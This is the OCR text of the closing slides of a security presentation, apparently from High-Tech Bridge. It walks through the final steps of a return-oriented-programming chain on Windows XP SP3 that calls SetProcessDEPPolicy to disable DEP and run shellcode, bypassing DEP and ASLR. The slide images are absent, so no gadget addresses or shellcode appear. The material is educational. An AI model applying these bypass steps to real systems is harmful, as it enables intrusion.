
- We put the address of **SetProcessDEPPolicy** into EBP register



Practical ROP example in Windows XP SP3 (10)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS


- The two next steps will be to POP into ESI and EDI a pointer to a RET instruction, this will simulate a NOP sled



Practical ROP example in Windows XP SP3 (11)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS


- The last step is to execute a **PUSHAD** instruction. This will prepare our stack to successfully call **SetProcessDEPPolicy** and automatically set the return pointer from SetProcessDEPPolicy to our shellcode




Practical ROP example in Windows XP SP3 (12)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- Our stack is now ready to call **SetProcessDEPPolicy** and deactivate DEP




- WE PLACE A BREAKPOINT AT THE **RETN 4** INSTRUCTION WHICH IS THE END OF **SETPROCESSDEPPOLICY**



Practical ROP example in Windows XP SP3 (14)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS


- Now we are able to reach our shellcode and it will successfully get executed without any access violation fault




Practical ROP example in Windows XP SP3 (15)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- Finally our shellcode is executed without issues. Let's try the exploit without a debugger



- WE CAN EFFECTIVELY EXECUTE OUR SHELLCODE BYPASSING **DEP AND ASLR** PROTECTIONS



Conclusions

- DEP and ASLR are designed to increase an attacker's exploit development costs
- ASLR is easy bypassed if we can count on memory modules which do not have this feature turn on
- The return oriented programming can be used to with no trouble get around DEP protections
- This techniques can be also used in others windows flavors such as windows Vista or Windows 7

References

http://www.uninformed.org/?v=2&a=4&t=txt

http://support.microsoft.com/kb/875352

http://technet.microsoft.com/en-us/library/bb457155.aspx

http://technet.microsoft.com/en-us/library/cc738483%28ws.10%29.aspx

http://msdn.microsoft.com/en-us/library/ms633548%28v=vs.85%29.aspx

http://opc0de.tuxfamily.org/?p=430

http://www.cs.bham.ac.uk/~covam/blog/binary/

http://www.corelan.be

Windows Internals fourth edition

https://www.blackhat.com/presentations/bh-usa-08/Shacham/BH_US_08_Shacham_Return_Oriented_Programming.pdf

Your questions are always welcome!

Brian.Mariani@htbridge.ch